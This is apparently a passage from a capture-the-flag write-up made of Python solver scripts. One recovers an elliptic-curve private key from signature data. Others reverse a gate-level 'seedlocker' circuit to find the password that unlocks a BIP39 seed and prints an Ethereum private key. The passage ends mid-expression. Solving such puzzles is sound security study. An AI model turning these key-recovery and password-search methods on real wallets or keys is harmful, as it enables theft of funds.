(0xf880396f3eb021d6d4b71fc883f8855c6e6288c3bf148b888ed0fbba33c3531f,
0x5a5d3c45571217f5fcdc5d7feccb5dba626c2581bf962cc41f9f520435d8964a,cv)]

Rs1=[Point(0x66c161685e672770546765482b854464189859bcf12892eb5f3ddf76c83811c ,
0xc7e9cac84db68fcb74ff89687101008489ba0a8f57c18e2a708a4c5554d255b8 ,cv),
Point(0xfa71f4fa3f9ad2b106287c77b46bfb358120e074a57dceba623b40ab2d9f4ce4 ,
0xdce7d49abce1272507dff28695973455cf41e5c0b41094d77b2c1dd1d7df4479 ,cv),
Point(0xc895732ad7320d47ab9a710b163c56e6c99bb53c93f1a5043dd584424c77f36e ,
0x2a71c47194350c5814a964bae705d71bf658aadc601eed1a0ab57af797d156b1 ,cv),
Point(0xfa5b467080722ac45feaf0134a97f5d784905f6dd857152ad28a8f59edd37060,
0x9c379aed2effa2ed8e5c27a710b33e925dd482c251a364afa5561a56a7bb3838,cv)]

Rs2=[Point(0x6efbcbb330c502d0d308a7555804c506e7ac54db8edb86a18b5061a1bfafc083,
0xeab2271effcdecc216865db505ddd431ade63fee6e110b380da0a0775a09b999,cv),
Point(0x5ea470bc53ca75ab0952d0c90404328898ce74735a269807a2cf81d5be9598c1 ,
0x23477afd9ddf8f3b21c6aeb37fbf055d3ac330eefb622cd50400fcb0f6affc32 ,cv),
Point(0xb592139684a86c5d506c3b12238ad3cc0c8178c4d0f211461b341f2fd95e10ae ,
0x7157750ff755b549b61e5d7bf064e37cabee538e6dd0fff253e99f1f1e9a35b2 ,cv),
Point(0x99aa5bbedfd05e6b9954c3e05e90920991340a2584b03c7cbcff33399c963390 ,
0xea15128255cd1264e7167cd95c2c8e22132c8dab6bf9bd08fc0bb16ef6abfe6f,cv)]

Rs3=[Point(0x1e13d65348826e8560d33b81efeecc6464e2e852983c9c54b8188e792552a1d4 ,
0x5ae4b1cb8194f89bf0c8f7ae0f2aab4822c5ba486a566ae3fdfa67a2ef702df8 ,cv),
Point(0x8f60a83b18d4f5499b66220287079b15a970bfd6d17734192509434e6ef91b8 ,
0x3a39131b3b4c448b1a489784fd93bfa73017fcb75b96d5dcb8e8e8de76717a3c,cv),
Point(0xcc0e380f6bb855f7af59681ac47060f3b5005e70ef9b8a520f0430162ec95cc7 ,
0xaa2b78ba7d9d846e3dc14b45caff038c4bb023e63575c8357ca3993e9b9fe6c2 ,cv),
Point(0xd47b6cfc7c1086a1faa0e04f10d5823ba87bb8ed437893fa6914e60df7809f2d,
0xfcff3742e7fdc5209a42b28d4f66777baf24f2704d5c69b6dfc48bb3faa974d1,cv)]

Rs4=[Point(0xd32900b4d5d56642673c40bff1b6de499ec45317afd20627395f8f50d6946b5d ,
0x9fe12195a34dd1e48ba3b612262e850d521ebd926e1331645c56571e9c903e4b ,cv),
Point(0x1356f601d92abaf3c9d1bdf5bf265140cc48658391ab3c27250d96b4406c3338 ,
0x9f32e9cd35b9adc222d4c68b16f85bdc988e61001942fd1fbcc026ad0344ae26 ,cv),
Point(0xe55cd82515e43d2d90a11254913fb4fe03ad9d06d933f2c42b70d845279b2550 ,
0xc0ad7c801aa4ff614be15ac831c4e55d2ae4931a64c026344c501c23707a9b00 ,cv),
Point(0xed74bc9246ad25f2b2a8b0fa237a2ab39b97dd314ac1a532b17ca563a1b64fe8 ,
0x3a64fb5072f7b7cdd684a35869dd91acc8b6cf0cb47d97e9d349eac4620f70e3,cv)]

s = [0]*5
s[0] = 0x57c314c11adfe86309032c70f227339866e8e47fed91e133e89556f218235d8
s[1] = 0x21a494d6d53a19960c26c6233396923d1b02b966fc2aac454a34de16962f8f4c
s[2] = 0xb353f7f1737c4674317055b86fb6fbd271a8d34e2dd2809fc97a4cc09bbfcb3f
s[3] = 0x4972416b4e73b103cf432b0ab04bf6e8b1f9dcdc86635ffa932226b231c03be5
s[4] = 0xdc0c4ae900a736ad2e5ce285eb1fb378bb15700d118a8fcf4ab075e000e54ba




nc = 5
nr = 5
CMat = [[0]*nc for i in range(nr)]

C = get_coeff_poly_x(L, Rs0, m0, a )
for i in range(5):
    CMat[0][i] = C[i]
```

```
C = get_coeff_poly_x(L, Rs1, m1, a )
for i in range(5):
   CMat[1][i] = C[i]
C = get_coeff_poly_x(L, Rs2, m2, a )
for i in range(5):
   CMat[2][i] = C[i]
C = get_coeff_poly_x(L, Rs3, m3, a )
for i in range(5):
   CMat[3][i] = C[i]
C = get_coeff_poly_x(L, Rs4, m4, a )
for i in range(5):
   CMat[4][i] = C[i]


showMat(CMat)
x=solve_Mat(CMat, s)
print("X=0x%x"%x)

PubX = (x*G)
print(PubX)
print(my_pubkey)
```

3. seedlocker_symb.py

```
#!/bin/env python3
import sys
from bip_utils import Bip39SeedGenerator, Bip44, Bip44Coins
from bip_utils.utils.mnemonic import Mnemonic

from pprint import pprint

from sympy import *
from sympy.logic.boolalg import to_anf

def dump(obj):
  for attr in dir(obj):
    print("obj.%s = %r"%(attr, getattr(obj, attr)))

class G:
  def __init__(self, data):
    self.kind = int.from_bytes(data.read(4), "little")
    if self.kind == 3:
      self.a = int.from_bytes(data.read(4), "little")
    elif self.kind in (4, 5):
      self.a = int.from_bytes(data.read(4), "little")
      self.na = int.from_bytes(data.read(1), "little")
      self.b = int.from_bytes(data.read(4), "little")
      self.nb = int.from_bytes(data.read(1), "little")
    elif self.kind == 6:
      self.a = int.from_bytes(data.read(4), "little")
      self.b = int.from_bytes(data.read(4), "little")
      self.n = int.from_bytes(data.read(1), "little")
    elif self.kind == 7:
      self.a = int.from_bytes(data.read(4), "little")
    elif self.kind == 8:
      self.a = int.from_bytes(data.read(4), "little")
      self.b = int.from_bytes(data.read(4), "little")
      self.c = int.from_bytes(data.read(4), "little")
    elif self.kind == 9:
      self.dff = int.from_bytes(data.read(1), "little")
      self.a = int.from_bytes(data.read(4), "little")
      self.n = int.from_bytes(data.read(1), "little")
    self.tstamp = 0
    self.value = 0

  def dump(self):
    print(self.kind)
    print(self.value)


def b(data):
  size = int.from_bytes(data.read(8), "little")
  res = []
  for i in range(size):
    res.append(int.from_bytes(data.read(4), "little"))
  return res


class E:
  def __init__(self):
    data = open("seed.bin", "rb")
    size = int.from_bytes(data.read(8), "little")
    print("size=%d"%size)
    self.gs = []
    self.dffs = []
    for i in range(size):
      g = G(data)
      self.gs.append(g)
      if g.kind == 9:
        self.dffs.append(i)
    self.key = b(data)
    self.good = [int.from_bytes(data.read(4), "little")]
```

```
        self.data = b(data)
        self.cycles = 1

    def get(self, i):
        g = self.gs[i]
        if g.tstamp < self.cycles:
            if g.kind == 0:
                res = 0
            elif g.kind == 1:
                res = 1
            elif g.kind == 2:
                res = g.value
            elif g.kind == 3:
                res = self.get(g.a)
            elif g.kind == 4:
                res = (self.get(g.a) ^ g.na) & (self.get(g.b) ^ g.nb)
            elif g.kind == 5:
                res = (self.get(g.a) ^ g.na) | (self.get(g.b) ^ g.nb)
            elif g.kind == 6:
                res = self.get(g.a) ^ self.get(g.b) ^ g.n
            elif g.kind == 7:
                res = int(not self.get(g.a))
            elif g.kind == 8:
                if self.get(g.c):
                    res = self.get(g.b)
                else:
                    res = self.get(g.a)
            elif g.kind == 9:
                res = g.dff ^ g.n
            g.value = res
            g.tstamp = self.cycles
        return g.value

    def set_uint(self, b, value):
        for i in b:
            g = self.gs[i]
            assert g.kind == 2
            g.value = value & 1
            value >>= 1

    def get_uint(self, b):
        res = 0
        for i in b[::-1]:
            res = (res << 1) | self.get(i)
        return res

    def step(self):
        for i in self.dffs:
            self.get(i)
        for i in self.dffs:
            self.gs[i].dff = self.get(self.gs[i].a)
        self.cycles += 1


################################################################

def getExpressionSP(e, gnum):
    g = e.gs[gnum]
    if g.kind == 0:
        return(sympify(False))
    elif g.kind == 1:
        return(sympify(True))
    elif g.kind == 2:
        v = symbols("X%d"%(gnum))
        return(v)
    elif g.kind == 3:
        res = getExpressionSP(e, g.a)
        #res = simplify_logic(res )
        return(res)
    elif g.kind in (4, 5, 6):
        resA = getExpressionSP(e, g.a)
```

```
      resB = getExpressionSP(e, g.b)
      if g.kind in (4,5):
         resXA = Xor(resA, g.na)
         resXB = Xor(resB, g.nb)
      if g.kind ==4:
         res = And(resXA, resXB)
      elif g.kind ==5:
         res = Or(resXA, resXB)
      elif g.kind ==6:
         res1 = Xor(resA, resB)
         res = Xor(res1,  g.n)
      #res = simplify_logic(res )
      return(res)

   elif g.kind == 8:
      resA = getExpressionSP(e,  g.a)
      resB = getExpressionSP(e,  g.b)
      resC = getExpressionSP(e,  g.c)
      res = ITE(resC, resB, resA)
      #res = to_anf(res )
      res = to_cnf(res )
      res = to_anf(res )
      #res = simplify_logic(res )
      return(res)
   elif g.kind == 9:
      v = symbols("D%d"%(gnum))
      if (g.n ==0):
         res = v
      else:
         res = Xor(v, g.n)
      res = simplify_logic(res )
      return(res)


################################################################

def getTreeSize(e, g):
   if g.kind in (0,1,2,9):
      return(1)
   elif g.kind in (4, 5, 6):
      res = getTreeSize(e, e.gs[g.a])
      res += getTreeSize(e, e.gs[g.b])
      return(res+1)
   elif g.kind ==8:
      res = getTreeSize(e, e.gs[g.a])
      res += getTreeSize(e, e.gs[g.b])
      res += getTreeSize(e, e.gs[g.c])
      return(res+1)
   elif g.kind in (3,7):
      res = getTreeSize(e, e.gs[g.a])
      return(res+1)

gCache = [0]*6300
def wipeGCache():
   for i in range(0, len(gCache)):
      gCache[i] = 0

def getTreeSize2(e, g, gnum):
   if g.kind in (0,1,2,9):
      return(1)
   elif g.kind in (4, 5, 6):
      res = getTreeSizeCached(e, e.gs[g.a], g.a)
      res += getTreeSizeCached(e, e.gs[g.b], g.b)
      return(res+1)
   elif g.kind ==8:
      res = getTreeSizeCached(e, e.gs[g.a], g.a)
      res += getTreeSizeCached(e, e.gs[g.b], g.b)
      res += getTreeSizeCached(e, e.gs[g.c], g.c)
      return(res+1)
   elif g.kind in (3,7):
      res = getTreeSizeCached(e, e.gs[g.a], g.a)
```

```
    return(res+1)


def getTreeSizeCached(e, g, gnum):
  if gCache[gnum] != 0:
    return(0)
  else:
    res = getTreeSize2(e, g, gnum)
    gCache[gnum] = res
    return(res)

def printTree(e, g, gnum, depth=0):
  for i in range(0, depth):
    print("\t",end='')
  print("gnum=%04d, kind=%d"%(gnum,g.kind))
  if g.kind in (0,1,2,9):
    return
  elif g.kind in (4, 5, 6):
    printTree(e, e.gs[g.a], g.a, depth+1)
    printTree(e, e.gs[g.b], g.b, depth+1)
  elif g.kind ==8:
    printTree(e, e.gs[g.a], g.a, depth+1)
    printTree(e, e.gs[g.b], g.b, depth+1)
    printTree(e, e.gs[g.c], g.c, depth+1)
  elif g.kind in (3,7):
    printTree(e, e.gs[g.a], g.a, depth+1)

def getXorExp(vl, n):
  if n==1:
    res = "%s ^ 1"%vl
  else:
    res = vl
  return(res)

def getExpression(e, g, gnum):
  if g.kind == 0:
    return(0)
  elif g.kind == 1:
    return(1)
  elif g.kind == 2:
    return("X%d"%gnum)
  elif g.kind == 3:
    res = getExpression(e, e.gs[g.a], g.a)
    return(res)
  elif g.kind in (4, 5, 6):
    resA = getExpression(e, e.gs[g.a], g.a)
    resB = getExpression(e, e.gs[g.b], g.b)
    if isinstance(resA, int) & isinstance(resB, int):
      if g.kind ==4:
        res = (resA ^ g.na) & (resB ^ g.nb)
      elif g.kind ==5:
        res = (resA ^ g.na) | (resB ^ g.nb)
      elif g.kind ==6:
        res = (resA ^ resB ^ g.n)
      return(res)
    else:
      if isinstance(resA, int) :
        resAs = "%d"%resA
      else:
        resAs = resA
      if isinstance(resB, int) :
        resBs = "%d"%resB
      else:
        resBs = resB

      if g.kind ==4:
        #res = "((%s ^ %d) & (%s ^%d))"%(resAs, g.na, resBs, g.nb)
        res = "((%s) & (%s))"%(getXorExp(resAs, g.na), getXorExp(resBs, g.nb))
      elif g.kind ==5:
        #res = "((%s ^ %d) | (%s ^%d))"%(resAs, g.na, resBs, g.nb)
        res = "((%s) | (%s))"%(getXorExp(resAs, g.na), getXorExp(resBs, g.nb))
```

```
        elif g.kind ==6:
            if (g.n ==0):
                res = "(%s ^ %s)"%(resAs, resBs )
            else:
                res = "(%s ^ %s ^%d)"%(resAs, resBs, g.n)
        return(res)

    elif g.kind == 8:
        resA = getExpression(e, e.gs[g.a], g.a)
        resB = getExpression(e, e.gs[g.b], g.b)
        resC = getExpression(e, e.gs[g.c], g.c)
        if isinstance(resA, int) & isinstance(resB, int) & isinstance(resC, int):
            if resC == 1:
                res = resB
            else:
                res = resC
            return(res)
        else:
            if isinstance(resA, int) :
                resAs = "%d"%resA
            else:
                resAs = resA
            if isinstance(resB, int) :
                resBs = "%d"%resB
            else:
                resBs = resB
            if isinstance(resC, int) :
                resCs = "%d"%resC
            else:
                resCs = resC

            res = "if (%s) then (%s) else (%s)"%(resCs, resBs, resAs)
            return(res)
    elif g.kind == 9:
        if (g.n ==0):
            res = "D%d"%(gnum)
        else:
            res = "D%d ^ %d"%(gnum, g.n)
        return(res)


def dumpE(e):
    print("key:",end='');print(e.key)
    print("good:",end='');print(e.good)
    print("data:",end='');print(e.data)
    print("cycles:",end='');print(e.cycles)
    print(len(e.dffs))
    print("dffs:",end='');print(e.dffs)
    print(len(e.gs))
    print(e.gs[0].__dict__)
    #dump(e.gs[0])
    for i in range(0, len(e.gs)):
        print("%4d:"%i,end='')
        print(e.gs[i].__dict__)
    #   print(e.gs[i].kind)


password = bytes.fromhex(sys.argv[1])
e = E()
#pprint(dir(e))
#dumpE(e)

for i in e.dffs:
    g = e.gs[i]
    res = getTreeSize(e,e.gs[g.a])
    wipeGCache()
    resC = getTreeSizeCached(e,e.gs[g.a], g.a)
    if (res >1) :
    #if (res >0) :
        print("========================================")
        print("==>g(%04d).size=%d (%d)"%(i,res,resC))
```

```
    #if (res >1) & (res <17):
    #if (res >1) & (res <65):
    if (res >1) & (res <65):
    #if (res >0) & (resC <6500):
        #print(i,res)
        printTree(e,e.gs[g.a], g.a)
        res = getExpression(e, e.gs[g.a], g.a)
        #res = getExpressionSP(e, g.a)
        print(res)
print("========================")
g = e.gs[1940]
res = getTreeSize(e,g)
wipeGCache()
resC = getTreeSizeCached(e,g, 1940)
i=1940
print("==>g(%04d).size=%d (%d)"%(i,res,resC))
printTree(e,g, 1940)
res = getExpression(e, g, 1940)
print(res)
print("========================")

D_good = [1010, 3128, 5565, 3684, 1868, 288, 5358, 2078, 3041, 3415, 5235, 2371, 5786, 3226, 5244, 5993, 549, 2990, 3318, 1071]
print(len(D_good))
for d in D_good:
    g = e.gs[d]
    res = getTreeSize(e,e.gs[g.a])
    wipeGCache()
    resC = getTreeSizeCached(e,e.gs[g.a], g.a)
    print("==>g(%04d).size=%d (%d)"%(d,res,resC))
    if (res < 120):
        res = getExpression(e, e.gs[g.a], g.a)
        print(res)

print("========================")
res = getExpressionSP(e, 1940)
print(res)
for d in D_good:
    g = e.gs[d]
    res = getTreeSize(e,e.gs[g.a])
    wipeGCache()
    resC = getTreeSizeCached(e,e.gs[g.a], g.a)
    print("==>g(%04d).size=%d (%d)"%(d,res,resC))
    if (res < 120):
        res = getExpressionSP(e, g.a)
        #res = simplify_logic(res, force=False)
        res = simplify_logic(res, force=True)
        #res = to_anf(res )
        res = to_dnf(res )
        print(res)
    else:
        res = getExpressionSP(e, g.a)
        res = to_dnf(res )
        print(res)
print("========================")

for b in password:
    for i in range(4):
        key = (b >> (i * 2)) & 3
        e.set_uint(e.key, key)
        for _ in range(2):
            e.step()
#dumpE(e)
print(e.good)
D_size = [ 5565, 3684, 1868, 288, 5358, 2078, 3041, 3415 ]
for x in D_size:
    arr = [x]
    res = e.get_uint(arr)
    print("%d: %d"%(x, res))

print('---')
D_good2 = [1010, 3128, 5235, 2371, 5786, 3226, 5244, 5993, 549, 2990, 3318, 1071]
```

```
for x in D_good2:
    arr = [x]
    res = e.get_uint(arr)
    print("%d: %d"%(x, res))


if e.get_uint(e.good) == 1:
    data = e.get_uint(e.data).to_bytes(len(e.data) // 8, "little").decode()
    print(f"Seed: {data}")
    seed_bytes = Bip39SeedGenerator(Mnemonic.FromString(data)).Generate()
    key = Bip44.FromSeed(seed_bytes, Bip44Coins.ETHEREUM)
    priv = key.PrivateKey()
    pub = key.PublicKey()
    print(f"Private key: 0x{priv.Raw().ToHex()}")
    print(f"Public key X: 0x{pub.m_pub_key.Point().X():x}")
    print(f"Public key Y: 0x{pub.m_pub_key.Point().Y():x}")
else:
    print("Wrong password")
```

4. findPassword.py

```
import sys
from fct1010 import *


def fD5235(Darr, k0, k1):
   res = (k0 ^ Darr[5235])
   return(res)

def fD2371(Darr, k0, k1):
   res = (Darr[2371] ^ (Darr[5235] & k0) ^  (k1 & k0))
   return(res)

def fD5786(Darr, k0, k1):
   X4962=k0
   X2644=k1
   res = Darr[5786] ^ (X2644 & X4962) ^ (Darr[2371] & Darr[5235] & X4962) ^ (Darr[2371] & X2644 & X4962) ^ (Darr[5235] & X2644 &
X4962)
   return(res)

def fD3226(Darr, k0, k1):
   X4962=k0
   X2644=k1
   D5235 = Darr[5235]
   D2371 = Darr[2371]
   D5786 = Darr[5786]
   D3226 = Darr[3226]
   res = (D3226 & ~X4962) | (D3226 & D5235 & X2644) | (D2371 & D3226 & ~D5786) | (D3226 & D5786 & ~D5235) | (D3226 & ~D2371 &
~X2644) | (D2371 & D5235 & D5786 & X4962 & ~D3226 & ~X2644) | (X2644 & X4962 & ~D2371 & ~D3226 & ~D5235 & ~D5786)
   return(res)

def fD5244(Darr, k0, k1):
   X4962=k0
   X2644=k1
   D5235 = Darr[5235]
   D2371 = Darr[2371]
   D5786 = Darr[5786]
   D3226 = Darr[3226]
   D5244 = Darr[5244]
   res = (D5244 & ~X4962) | (D3226 & D5244 & X2644) | (D2371 & D5244 & ~D5235) | (D5235 & D5244 & ~D5786) | (D5244 & D5786 &
~D3226) | (D5244 & ~D2371 & ~X2644) | (D2371 & D3226 & D5235 & D5786 & X4962 & ~D5244 & ~X2644) | (X2644 & X4962 & ~D2371 &
~D3226 & ~D5235 & ~D5244 & ~D5786)
   #res = D5244 ^ (X2644 & X4962) ^ (D2371 & X2644 & X4962) ^ (D3226 & X2644 & X4962) ^ (D5235 & X2644 & X4962) ^ (D5786 & X2644
& X4962) ^ (D2371 & D3226 & X2644 & X4962) ^ (D2371 & D5235 & X2644 & X4962) ^ (D2371 & D5786 & X2644 & X4962) ^ (D3226 &
D5235 & X2644 & X4962) ^ (D3226 & D5786 & X2644 & X4962) ^ (D5235 & D5786 & X2644 & X4962) ^ (D2371 & D3226 & D5235 & D5786
& X4962) ^ (D2371 & D3226 & D5235 & X2644 & X4962) ^ (D2371 & D3226 & D5786 & X2644 & X4962) ^ (D2371 & D5235 & D5786 &
X2644 & X4962) ^ (D3226 & D5235 & D5786 & X2644 & X4962)

   return(res)


def fD5993(Darr, k0, k1):
   X4962=k0
   X2644=k1
   D5993 = Darr[5993]
   res = D5993 ^ X4962 ^ (1)
   return(res)

def fD549(Darr, k0, k1):
   X4962=k0
   X2644=k1
   D5993 = Darr[5993]
   D549 = Darr[549]
   res = (D549 & X4962) | (D549 & D5993 & ~X2644) | (D549 & X2644 & ~D5993) | (D5993 & X2644 & ~D549 & ~X4962) | (~D549 & ~D5993
& ~X2644 & ~X4962)
   res &=1
   return(res)
```

```
def fD2990(Darr, k0, k1):
   X4962=k0
   X2644=k1
   D5993 = Darr[5993]
   D549 = Darr[549]
   D2990 = Darr[2990]
   res = (D2990 & X4962) | (D2990 & D549 & ~D5993) | (D2990 & D5993 & ~X2644) | (D2990 & X2644 & ~D549) | (D549 & D5993 & X2644
& ~D2990 & ~X4962) | (~D2990 & ~D549 & ~D5993 & ~X2644 & ~X4962)
   res &=1
   return(res)

def fD3318(Darr, k0, k1):
   X4962=k0
   X2644=k1
   D5993 = Darr[5993]
   D549 = Darr[549]
   D2990 = Darr[2990]
   D3318 = Darr[3318]
   res= (D3318 & X4962) | (D2990 & D3318 & ~D5993) | (D3318 & D549 & ~X2644) | (D3318 & D5993 & ~D549) | (D3318 & X2644 &
~D2990) | (D2990 & D549 & D5993 & X2644 & ~D3318 & ~X4962) | (~D2990 & ~D3318 & ~D549 & ~D5993 & ~X2644 & ~X4962)
   res &=1
   return(res)

def fD1071(Darr, k0, k1):
   X4962=k0
   X2644=k1
   D5993 = Darr[5993]
   D549 = Darr[549]
   D2990 = Darr[2990]
   D3318 = Darr[3318]
   D1071 = Darr[1071]
   res = (D1071 & X4962) | (D1071 & D2990 & ~D549) | (D1071 & D3318 & ~X2644) | (D1071 & D549 & ~D5993) | (D1071 & D5993 &
~D3318) | (D1071 & X2644 & ~D2990) | (D2990 & D3318 & D549 & D5993 & X2644 & ~D1071 & ~X4962) | (~D1071 & ~D2990 & ~D3318 &
~D549 & ~D5993 & ~X2644 & ~X4962)
   res &=1
   return(res)

class E:
   def __init__(self):
      self.Darr = [0] * 6300
      self.Darr_1 = [0] * 6300
      self.cycles = 1
      self.fcts = [fD5235, fD2371, fD5786, fD3226, fD5244, fD5993, fD549, fD2990, fD3318, fD1071, fD1010 ]
      self.idx = [5235, 2371, 5786, 3226, 5244, 5993, 549, 2990, 3318, 1071, 1010]
      self.Darr[5235]=1
      self.Darr[5993]=1
      self.Darr[549]=1
      self.Darr[3318]=1
      self.Darr[1010]=1

   def next(self, k0, k1, nsteps=2):
      for _ in range(nsteps):
         for k in range(len(self.idx)):
            i = self.idx[k]
            fct = self.fcts[k]
            res = fct(self.Darr, k0, k1)
            res &=1
            self.Darr_1[i] = res
         for k in range(len(self.idx)):
            i = self.idx[k]
            self.Darr[i] = self.Darr_1[i]

   def get(self, i):
      return(self.Darr[i])

   def show(self, i):
      print("%d: %s\n"%(i,self.Darr[i]))

   def reset(self):
      for i in range(0, len(self.Darr)):
         self.Darr[i]=0
```

```
        self.Darr_1[i]=0

      self.Darr[5235]=1
      self.Darr[5993]=1
      self.Darr[549]=1
      self.Darr[3318]=1
      self.Darr[1010]=1

   def setState(self, state):
      b = state & 1
      state >>= 1
      self.Darr[1071]=not(b)
      b = state & 1
      state >>= 1
      self.Darr[3318]=(b)
      b = state & 1
      state >>= 1
      self.Darr[2990]=(b)
      b = state & 1
      state >>= 1
      self.Darr[549]=not(b)
      b = state & 1
      state >>= 1
      self.Darr[5244]=(b)
      b = state & 1
      state >>= 1
      self.Darr[3226]=(b)
      b = state & 1
      state >>= 1
      self.Darr[5786]=(b)
      b = state & 1
      state >>= 1
      self.Darr[2371]=(b)



def getState(e):
   C1=e.get(2371)
   C2=e.get(5786)
   C3=e.get(3226)
   C4=e.get(5244)

   C5=not(e.get(549))
   C6=e.get(2990)
   C7=e.get(3318)
   C8=not(e.get(1071))

   state = C1
   state <<= 1
   state += C2
   state <<= 1
   state += C3
   state <<= 1
   state += C4
   state <<= 1
   state += C5
   state <<= 1
   state += C6
   state <<= 1
   state += C7
   state <<= 1
   state += C8

   return(state)

e = E()


def checkForbiddenState(e, s, k0):
   e.reset()
   e.setState(s)
```

```
    e.Darr[5235]=not(k0)
    e.Darr[5993]=k0
    res = fD1010(e.Darr,0,0)
    print(res)
    return(res)


def findStates(e):
    e.reset()
    s = getState(e)
    print("S:%02X"%s)

    TStates = [-1] *256
    TStatesK = []
    TStatesK_NF = []
    for i in range(4):
        TStatesK_NF.append(TStates.copy())

    for s in range(256):
        e.setState(s)
        s = getState(e)
        res = checkForbiddenState(e, s, 1)
        print("State:%02X F:%d"%(s, res))
        for k0 in range(2):
            for k1 in range(2):
                e.reset()
                e.setState(s)
                e.next(k0,k1,1)
                e.next(k0,k1,1)
                Ck2=e.get(1010)
                Ns = getState(e)
                print("k0:%d, k1:%d OS:%02X ->NS:%02X F:%d"%(k0,k1,s, Ns, Ck2))
                if (Ck2):
                    TStatesK_NF[k1*2+k0][s]=Ns

    return(TStatesK_NF)



def findStatesCnt(TStates, state0):
    CntLst = list()
    PrevLst = list()
    KeyLst = list()
    statesCnt = [0] *256
    statesCnt[state0] = 1
    CntLst.append(statesCnt)
    for k in range(40):
        NstatesCnt = [0] *256
        PrevState = [-1] *256
        keys = [-1] *256
        for i in range(256):
            for j in range(4):
                ns = TStates[j][i]
                if (ns >=0):
                    NstatesCnt [ns] += statesCnt[i]
                    if statesCnt [i] >0:
                        PrevState [ns] = i
                        keys [ns] = j
        CntLst.append(NstatesCnt.copy())
        PrevLst.append(PrevState.copy())
        KeyLst.append(keys.copy())
        statesCnt = NstatesCnt.copy()

    return(CntLst,PrevLst,KeyLst)

def showStateCnt(CntLst):
    print(len(CntLst))
    for k in range(len(CntLst)):
        print(k)
        for i in range(256):
            print(CntLst[k][i],end=',')
```

```
    print()

def swapBytes(key):
  rkey = 0
  for i in range(10):
    b = key & 0xFF
    key >>= 8
    rkey <<= 8
    rkey += b
  return(rkey)

def showPath(CntLst, PrevLst, KeyLst, stateF):
  print(len(PrevLst))
  key = 0
  state = stateF
  for k in range(39, -1, -1):
    cnt = CntLst[k+1][state]
    print("%d:%d:%d"%(k+1,state,cnt))
    pstate = PrevLst[k][state]
    kb = KeyLst[k][state]
    #print(kb)
    key <<= 2
    key += kb
    state = pstate
  cnt = CntLst[k+1][state]
  print("%d:%d:%d"%(k,state,cnt))
  print("%X"%key)
  rkey = swapBytes(key)
  print("key = %X"%rkey)
  return(rkey)


TStates = findStates(e)

state0=3
(CntLst, PrevLst, KeyLst) = findStatesCnt(TStates, state0)
showStateCnt(CntLst)
stateF=0xFF
passwd=showPath(CntLst, PrevLst, KeyLst, stateF)
```

5. fct1010.py

```
 def fD1010(Darr, k0, k1):
  X4962=k0
  X2644=k1
  D5235 = Darr[5235]
  D2371 = Darr[2371]
  D5786 = Darr[5786]
  D3226 = Darr[3226]
  D5244 = Darr[5244]
  D5993 = Darr[5993]
  D549 = Darr[549]
  D2990 = Darr[2990]
  D3318 = Darr[3318]
  D1071 = Darr[1071]

  D1010 = Darr[1010]

  res = (D1010 & D1071 & D2371 & D2990 & D3226 & D3318 & D5235 & D5244 & D549 & D5786 & D5993) | (D1010 & D1071 & D2371 &
D2990 & D3226 & D3318 & D5235 & D5244 & D549 & D5786 & ~D5993)
   | (D1010 & D1071 & D2371 & D2990 & D3226 & D3318 & D5235 & D5244 & D549 & D5993 & ~D5786) | (D1010 & D1071 & D2371 &
D2990 & D3226 & D3318 & D5235 & D5244 & D5786 & D5993 & ~D549) |
  (D1010 & D1071 & D2371 & D2990 & D3226 & D3318 & D5235 & D549 & D5786 & D5993 & ~D5244) | (D1010 & D1071 & D2371 &
D2990 & D3226 & D3318 & D5244 & D549 & D5786 & D5993 & ~D5235) |
  (D1010 & D1071 & D2371 & D2990 & D3226 & D5235 & D5244 & D549 & D5786 & D5993 & ~D3318) | (D1010 & D1071 & D2371 &
D2990 & D3318 & D5235 & D5244 & D549 & D5786 & D5993 & ~D3226) |
```

(D1010 & D1071 & D2371 & D3226 & D3318 & D5235 & D5244 & D549 & D5786 & D5993 & ~D2990) | (D1010 & D1071 & D2990 & D3226 & D3318 & D5235 & D5244 & D549 & D5786 & D5993 & ~D2371) |
(D1010 & D2371 & D2990 & D3226 & D3318 & D5235 & D5244 & D549 & D5786 & D5993 & ~D1071) | (D1010 & D1071 & D2371 & D2990 & D3226 & D3318 & D5235 & D5244 & D549 & ~D5786 & ~D5993) |
(D1010 & D1071 & D2371 & D2990 & D3226 & D3318 & D5235 & D5244 & D5786 & ~D549 & ~D5993) | (D1010 & D1071 & D2371 & D2990 & D3226 & D3318 & D5235 & D5244 & D5993 & ~D549 & ~D5786) |
(D1010 & D1071 & D2371 & D2990 & D3226 & D3318 & D5235 & D549 & D5993 & ~D5244 & ~D5786) | (D1010 & D1071 & D2371 & D2990 & D3226 & D3318 & D5235 & D5786 & D5993 & ~D5244 & ~D549) |
(D1010 & D1071 & D2371 & D2990 & D3226 & D3318 & D5244 & D549 & D5993 & ~D5235 & ~D5786) | (D1010 & D1071 & D2371 & D2990 & D3226 & D5235 & D5244 & D549 & D5786 & ~D3318 & ~D5993) |
(D1010 & D1071 & D2371 & D2990 & D3226 & D5235 & D5244 & D549 & D5993 & ~D3318 & ~D5786) | (D1010 & D1071 & D2371 & D2990 & D3226 & D5235 & D5244 & D5786 & D5993 & ~D3318 & ~D549) |
(D1010 & D1071 & D2371 & D2990 & D3226 & D5235 & D549 & D5786 & D5993 & ~D3318 & ~D5244) | (D1010 & D1071 & D2371 & D2990 & D3318 & D5235 & D5244 & D549 & D5786 & ~D3226 & ~D5993) |
(D1010 & D1071 & D2371 & D2990 & D3318 & D5235 & D5244 & D549 & D5993 & ~D3226 & ~D5786) | (D1010 & D1071 & D2371 & D2990 & D3318 & D5235 & D5244 & D5786 & D5993 & ~D3226 & ~D549) |
(D1010 & D1071 & D2371 & D2990 & D3318 & D5235 & D549 & D5786 & D5993 & ~D3226 & ~D5244) | (D1010 & D1071 & D2371 & D2990 & D3318 & D5244 & D549 & D5786 & D5993 & ~D3226 & ~D5235) |
(D1010 & D1071 & D2371 & D2990 & D5235 & D5244 & D549 & D5786 & D5993 & ~D3226 & ~D3318) | (D1010 & D1071 & D2371 & D3226 & D3318 & D5235 & D5244 & D549 & D5786 & ~D2990 & ~D5993) |
(D1010 & D1071 & D2371 & D3226 & D3318 & D5235 & D5244 & D549 & D5993 & ~D2990 & ~D5786) | (D1010 & D1071 & D2371 & D3226 & D3318 & D5235 & D5244 & D5786 & D5993 & ~D2990 & ~D549) |
(D1010 & D1071 & D2371 & D3226 & D3318 & D5235 & D549 & D5786 & D5993 & ~D2990 & ~D5244) | (D1010 & D1071 & D2371 & D3226 & D5235 & D5244 & D549 & D5786 & D5993 & ~D2990 & ~D3318) |
